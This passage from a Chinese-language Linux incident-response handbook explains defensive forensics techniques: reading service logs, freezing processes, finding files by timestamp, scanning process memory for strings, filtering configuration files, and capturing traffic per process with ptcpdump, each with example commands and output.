Aug 11 01:01:01 localhost.localdomain anacron[15698]: Anacron started on 2023-08-11
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.daily' in 45 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.weekly' in 65 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.monthly' in 85 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Jobs will be executed sequentially
Aug 11 01:01:01 localhost.localdomain run-parts[15700]: (/etc/cron.hourly) finished 0anacron
[root@localhost ~]#
```

可以通过以下两条命令获取到相应的服务名称

```
systemctl list-units --type=service
service --status-all
```

```
[root@localhost ~]# journalctl -u crond.service
Aug 11 00:13:43 localhost systemd[1]: Started Command Scheduler.
Aug 11 00:13:43 localhost crond[833]: (CRON) STARTUP (1.5.7)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (Syslog will be used instead of sendmail.)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (RANDOM_DELAY will be scaled with factor 2% if used.)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (running with inotify support)
Aug 11 01:01:01 localhost.localdomain CROND[15685]: (root) CMD (run-parts /etc/cron.hourly)
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Anacron started on 2023-08-11
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.daily' in 45 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.weekly' in 65 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.monthly' in 85 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Jobs will be executed sequentially
Aug 11 01:01:01 localhost.localdomain run-parts[15700]: (/etc/cron.hourly) finished 0anacron
[root@localhost ~]#
```

0x13 如何暂停进程/冻结进程

暂停/冻结 一个进程

```
kill -SIGSTOP <pid>
kill -19 <pid>
```

两条命令是一样的，执行其中一条即可，原理就是向其发送 `SIGSTOP` 信号，这个信号会使进程进入暂停状态

恢复/解冻 一个进程

```
kill -SIGCONT <pid>
kill -18 <pid>
```

同上，本次发送的信号是 `SIGCONT`

0x14 查找特定时间段内的文件

把这部分单拿出来是因为应急溯源过程中用得太多了

查找某段时间内创建的文件(btime)

此命令执行时间可能较长，会占用系统资源，而且需要系统支持创建时间记录

```
find / -type f -exec stat --format '%W %n' {} \; 2>/dev/null | awk -v start="$(date -d '2024-08-16 00:00:00' +%s)" -v end="$(date -d '2024-08-16 23:59:59' +%s)" '$1 != "0" && $1 >= start && $1 <= end {print $2}'
```

```
join@ubuntu:~$ find / -type f -exec stat --format '%W %n' {} \; 2>/dev/null| awk -v start="$(date -d '2024-08-16 00:00:00' +%s)" -v end="$(date -d '2024-08-16 23:59:59' +%s)" '$1 != "0" && $1 >= start && $1 <= end {print $2}'
/var/cache/snapd/sections
/var/cache/snapd/commands.db
/var/cache/snapd/names
/var/log/auth.log.2.gz
/var/log/syslog
/var/log/dmesg
/var/log/kern.log.2.gz
/var/log/syslog.2.gz
/var/log/vmware-network.log
/var/log/kern.log
/var/log/dmesg.1.gz
/var/log/vmware-vmsvc-root.log
/var/log/auth.log
/var/lib/snapd/state.json
/var/lib/cloud/data/result.json
/var/lib/cloud/data/status.json
/var/lib/cloud/instances/iid-datasource-none/boot-finished
/var/lib/logrotate/status
^C
join@ubuntu:~$ stat /var/lib/logrotate/status
  File: /var/lib/logrotate/status
  Size: 1123            Blocks: 8          IO Block: 4096   regular file
Device: fd00h/64768d    Inode: 1052363     Links: 1
Access: (0640/-rw-r-----)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2024-08-16 01:38:07.136000364 +0000
Modify: 2024-08-16 01:38:07.136000364 +0000
Change: 2024-08-16 01:38:07.140000364 +0000
 Birth: 2024-08-16 01:38:07.136000364 +0000
join@ubuntu:~$
```

查找某段时间内修改的文件(mtime)

```
find /path/to/search -type f -newermt "2024-07-19 12:30:00" ! -newermt "2024-07-19 15:28:00" 2>/dev/null
```

```
join@ubuntu:~$ stat 1.py
  File: 1.py
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: fd00h/64768d    Inode: 1310738     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/    join)   Gid: ( 1000/    join)
Access: 2024-07-31 09:33:20.632720563 +0000
Modify: 2024-07-31 10:47:07.429414008 +0000
Change: 2024-07-31 10:47:07.429414008 +0000
 Birth: 2024-07-31 09:33:18.437159658 +0000
join@ubuntu:~$ find / -type f -newerct "2024-07-31 10:47:06" ! -newerct "2024-07-31 10:47:08" 2>/dev/null
/home/join/1.py
join@ubuntu:~$
```

查找某段时间访问的文件(atime)

```
find /path/to/search -type f -newerat "2024-07-19 12:30" ! -newerat "2024-07-19 15:28" 2>/dev/null
```

```
join@ubuntu:~$ stat 1.py
  File: 1.py
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: fd00h/64768d    Inode: 1310738     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/    join)   Gid: ( 1000/    join)
Access: 2024-07-31 09:33:20.632720563 +0000
Modify: 2024-07-31 10:47:07.429414008 +0000
Change: 2024-07-31 10:47:07.429414008 +0000
 Birth: 2024-07-31 09:33:18.437159658 +0000
join@ubuntu:~$ find / -type f -newerat "2024-07-31 09:33:19" ! -newerat "2024-07-31 09:33:21" 2>/dev/null
/home/join/1.py
join@ubuntu:~$
```

查找某段时间内修改属性的文件(ctime)

```
find /path/to/search -type f -newerct "2024-07-19 12:30" ! -newerct "2024-07-19 15:28" 2>/dev/null
```

```
join@ubuntu:~$ stat 1.py
  File: 1.py
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: fd00h/64768d    Inode: 1310738     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/    join)   Gid: ( 1000/    join)
Access: 2024-07-31 09:33:20.632720563 +0000
Modify: 2024-07-31 10:47:07.429414008 +0000
Change: 2024-07-31 10:47:07.429414008 +0000
 Birth: 2024-07-31 09:33:18.437159658 +0000
join@ubuntu:~$ find / -type f -newerct "2024-07-31 10:47:06" ! -newerct "2024-07-31 10:47:09" 2>/dev/null
/home/join/1.py
join@ubuntu:~$
```

注意事项

查找创建文件并不是所有文件系统都支持，基本上所有的文件系统都支持 m、a、c 时间，即修改、访问、属性变动，因此查找文件创建时间基本上只能在支持记录文件创建时间的系统上进行，所以下面的讨论背景都是在支持创建时间的系统上

find 命令的man手册描述是支持根据创建时间查找的，但是经过测试，即使在支持记录创建时间的系统上也无法通过创建时间查找，简单来说就是目前还不兼容。

技巧解析

上面提到的查找方式都是单一维度的，要么是查找创建时间，要么是查找访问时间，如果进行稍稍改变，就可以组合查询，例如我想要查找在 `2024-07-31 09:33:00` 后访问过，且在 `2024-07-31 10:49:07` 前修改过的文件

```
find /path/to/search -type f -newerat "2024-07-31 09:33:00" ! -newermt "2024-07-31 10:49:07"
2>/dev/null
```

```
join@ubuntu:~$ stat 1.py
  File: 1.py
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: fd00h/64768d    Inode: 1310738     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/    join)   Gid: ( 1000/    join)
Access: 2024-07-31 09:33:20.632720563 +0000
Modify: 2024-07-31 10:47:07.429414008 +0000
Change: 2024-07-31 10:47:07.429414008 +0000
 Birth: 2024-07-31 09:33:18.437159658 +0000
join@ubuntu:~$ find ./ -type f -newerat "2024-07-31 09:33:00" ! -newermt "2024-07-31 10:49:07" 2>/dev/null
./.profile
./ptcpdump
./ip_stats.csv
./LICENSE
./README.md
./ip_addresses.txt
./.bashrc
./1.py
./packages-microsoft-prod.deb
./.ssh/authorized_keys
join@ubuntu:~$
```

命令解析

- `-type f` **指定查找文件，而不是目录**
- `-newerat` **这不是命令其实是 -newerXY 下面会详细讲解**
- `!` **是取反**
- `2>/dev/null` **是不显示标准错误**

-newerXY 官方解析如下

```
  -newerXY reference
         Succeeds if timestamp X of the file being considered is newer than timestamp Y of the file reference.  The letters X and
         Y can be any of the following letters:

         a   The access time of the file reference
         B   The birth time of the file reference
         c   The inode status change time of reference
         m   The modification time of the file reference
         t   reference is interpreted directly as a time

         Some combinations are invalid; for example, it is invalid for X to be t.  Some combinations are not implemented  on  all
         systems;  for example B is not supported on all systems.  If an invalid or unsupported combination of XY is specified, a
         fatal error results.  Time specifications are interpreted as for the argument to the -d option of GNU date.  If you  try
         to  use  the birth time of a reference file, and the birth time cannot be determined, a fatal error message results.  If
         you specify a test which refers to the birth time of files being examined, this test will fail for any files  where  the
         birth time is unknown.
```

这里的 X 和 Y 分别代表两种时间标记，如果被查找范围内文件的 X 的时间比参数指定的文件的 Y 更加 新 一些，则执行成功，其中 X 和 Y 取值如下：

- **a 访问时间**
- **B 创建时间**
- **c inode 状态改变时间，一般认为是属性修改时间**
- **m 修改时间**
- **t 通过命令参数指定的时间**

其中 X 不可以取值 t

假设我们想查找属性修改时间(元数据修改，即ctime) 在 test.txt 文件的内容修改时间之后的文件

修改内容后，又被修改过属性的文件，即 ctime > mtime ，我们可以执行下列命令

```
find /path/to/search -type f -newercm test.txt 2>/dev/null
```

```
join@ubuntu:~$ stat 1.csv
  File: 1.csv
  Size: 1749            Blocks: 8          IO Block: 4096   regular file
Device: fd00h/64768d    Inode: 1316341     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/    join)   Gid: ( 1000/    join)
Access: 2024-08-01 05:16:50.208732952 +0000
Modify: 2024-08-01 05:16:40.301405912 +0000
Change: 2024-08-01 05:16:40.301405912 +0000
 Birth: 2024-08-01 05:15:49.796941410 +0000
join@ubuntu:~$ find ./ -type f -newercm 1.csv
./.bash_history
./1.py
./.lesshst
join@ubuntu:~$ stat 1.py
  File: 1.py
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: fd00h/64768d    Inode: 1310738     Links: 1
Access: (0775/-rwxrwxr-x)  Uid: ( 1000/    join)   Gid: ( 1000/    join)
Access: 2024-07-31 09:33:20.632720563 +0000
Modify: 2024-07-31 10:47:07.429414008 +0000
Change: 2024-08-16 02:46:09.900025527 +0000
 Birth: 2024-07-31 09:33:18.437159658 +0000
join@ubuntu:~$ stat .lesshst
  File: .lesshst
  Size: 45              Blocks: 8          IO Block: 4096   regular file
Device: fd00h/64768d    Inode: 1310734     Links: 1
Access: (0600/-rw-------)  Uid: ( 1000/    join)   Gid: ( 1000/    join)
Access: 2024-08-16 02:56:23.595435215 +0000
Modify: 2024-08-16 02:55:25.837235037 +0000
Change: 2024-08-16 02:55:25.837235037 +0000
 Birth: 2024-08-16 02:55:25.837235037 +0000
join@ubuntu:~$
```

目前 Ubuntu Server 22.04 还不支持 B 选项

```
join@ubuntu:~$ find ./ -type f -newerBm 1.csv
find: This system does not provide a way to find the birth time of a file.
find: invalid predicate `-newerBm'
join@ubuntu:~$
```

0x15 内存中搜索字符串


使用如下脚本 `scan_memory.sh`

```
#!/bin/bash

# 要搜索的字符串
SEARCH_STRING="your_string_here"
```

```
# 遍历所有进程
for pid in $(ls /proc | grep -E '^[0-9]+$'); do
    echo "Scanning PID $pid..."

    # 获取进程的内存映射
    map_file="/proc/$pid/maps"
    if [ ! -e "$map_file" ]; then
        continue
    fi

    # 遍历内存映射中的每一行
    while IFS= read -r line; do
        # 提取内存区域的起始地址和结束地址
        address=$(echo "$line" | awk '{print $1}')
        start_addr=$(echo "$address" | cut -d- -f1)
        end_addr=$(echo "$address" | cut -d- -f2)

        # 将起始地址和结束地址转换为十进制
        start_addr_dec=$((0x$start_addr))
        end_addr_dec=$((0x$end_addr))

        # 计算内存区域的大小
        size=$((end_addr_dec - start_addr_dec))

        # 读取并搜索内存区域
        mem_file="/proc/$pid/mem"
        if [ -e "$mem_file" ]; then
            dd if="$mem_file" bs=1 skip=$start_addr_dec count=$size 2>/dev/null | grep -a
"$SEARCH_STRING" && echo "Found in PID $pid"
        fi
    done < "$map_file"
done
```

例如搜索 www.baidu.com

```
join@ubuntu:~$ ps -aux | grep ping
join        1392  0.0  0.0   7720  1268 pts/1    S+   15:30   0:00 ping www.baidu.com
join        9387  0.0  0.0   6480  2400 pts/3    S+   15:46   0:00 grep --color=auto ping
```



可能同时搜索出来的进程不止一个，此时就需要根据实际情况进行测试和判断了

0x16 配置文件检查小技巧

Linux 上的程序配置文件较多，基本上都是 shell 脚本形式，普遍注释比较多，空行比较多，可以使用下面的命令进行筛选

```
grep -E -v '^\s*($|#)' config_file
```

直接查看结果如下

```
join@ubuntu:~$ cat /etc/pam.d/sshd
# PAM configuration for the Secure Shell service

# Standard Un*x authentication.
@include common-auth

# Disallow non-root logins when /etc/nologin exists.
account    required     pam_nologin.so

# Uncomment and edit /etc/security/access.conf if you need to set complex
# access limits that are hard to express in sshd_config.
# account  required     pam_access.so

# Standard Un*x authorization.
@include common-account

# SELinux needs to be the first session rule.  This ensures that any
# lingering context has been cleared.  Without this it is possible that a
# module could execute code in the wrong domain.
session [success=ok ignore=ignore module_unknown=ignore default=bad]        pam_selinux.so close

# Set the loginuid process attribute.
session    required     pam_loginuid.so

# Create a new session keyring.
session    optional     pam_keyinit.so force revoke

# Standard Un*x session setup and teardown.
@include common-session

# Print the message of the day upon successful login.
# This includes a dynamically generated part from /run/motd.dynamic
# and a static (admin-editable) part from /etc/motd.
session    optional     pam_motd.so  motd=/run/motd.dynamic
session    optional     pam_motd.so noupdate

# Print the status of the user's mailbox upon successful login.
session    optional     pam_mail.so standard noenv # [1]

# Set up user limits from /etc/security/limits.conf.
session    required     pam_limits.so

# Read environment variables from /etc/environment and
# /etc/security/pam_env.conf.
session    required     pam_env.so # [1]
# In Debian 4.0 (etch), locale-related environment variables were moved to
# /etc/default/locale, so read that as well.
session    required     pam_env.so user_readenv=1 envfile=/etc/default/locale

# SELinux needs to intervene at login time to ensure that the process starts
# in the proper default security context.  Only sessions which are intended
# to run in the user's context should be run after this.
```

使用筛选命令查看如下

```
join@ubuntu:~$ grep -E -v '^\s*($|#)'  /etc/pam.d/sshd
@include common-auth
account    required     pam_nologin.so
@include common-account
session [success=ok ignore=ignore module_unknown=ignore default=bad]        pam_selinux.so close
session    required     pam_loginuid.so
session    optional     pam_keyinit.so force revoke
@include common-session
session    optional     pam_motd.so  motd=/run/motd.dynamic
session    optional     pam_motd.so noupdate
session    optional     pam_mail.so standard noenv # [1]
session    required     pam_limits.so
session    required     pam_env.so # [1]
session    required     pam_env.so user_readenv=1 envfile=/etc/default/locale
session [success=ok ignore=ignore module_unknown=ignore default=bad]        pam_selinux.so open
@include common-password
join@ubuntu:~$
```

0x17 进程&容器抓包

这里主要介绍一个工具 —— `ptcpdump`

> https://github.com/mozillazg/ptcpdump

这款工具对标 tcpdump 工具，基于 bpf ，要求 `Linux kernel version >= 5.2` ，增强功能有很多，比较重要的例如会保留流量对应进程、可以抓容器的包

这里演示两个功能，一个是抓包，查看包对应的进程信息；一个是抓指定进程的包

1. 安装

> https://github.com/mozillazg/ptcpdump/releases

直接下载编译好的二进制即可


2. 演示抓包包含进程

使用方法几乎与 tcpdump 类似

```
sudo ptcpdump -i eth0 -w ptcpdump.pcapng
```


```
join@ubuntu:~$ sudo ./ptcpdump -i ens33 -w ptcpdump.pcapng
2024-07-31 12:47:01 WARN skip Docker Engine integration
2024-07-31 12:47:06 WARN skip containerd integration
2024-07-31 12:47:06 WARN skip kubernetes integration
2024-07-31 12:47:06 WARN the kernel does not support netfilter based NAT feature, skip attach kprobe/nf_nat_packet
2024-07-31 12:47:06 WARN the kernel does not support netfilter based NAT feature, skip attach kprobe/nf_nat_manip_pkt
2024-07-31 12:47:06 WARN ptcpdump: verbose output suppressed, use -v[v]... for verbose output
2024-07-31 12:47:06 WARN capturing on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
117 packets captured
118 packets received by filter
0 packets dropped by kernel
join@ubuntu:~$
```

使用 Wireshark 打开此数据包



可以看到在 Packet comments 部分包含进程 id、命令行、参数等信息，这是 tcpdump 没有的

手册中使用的 ptcpdump 版本为 0.17.0 ，目前 icmp 数据包还没有进程相关的标记




这个项目还在开发过程中，相信在后续的版本应该会加上此功能

3. 演示抓指定进程的包


```
sudo ptcpdump -i any --pid 1234
```

```
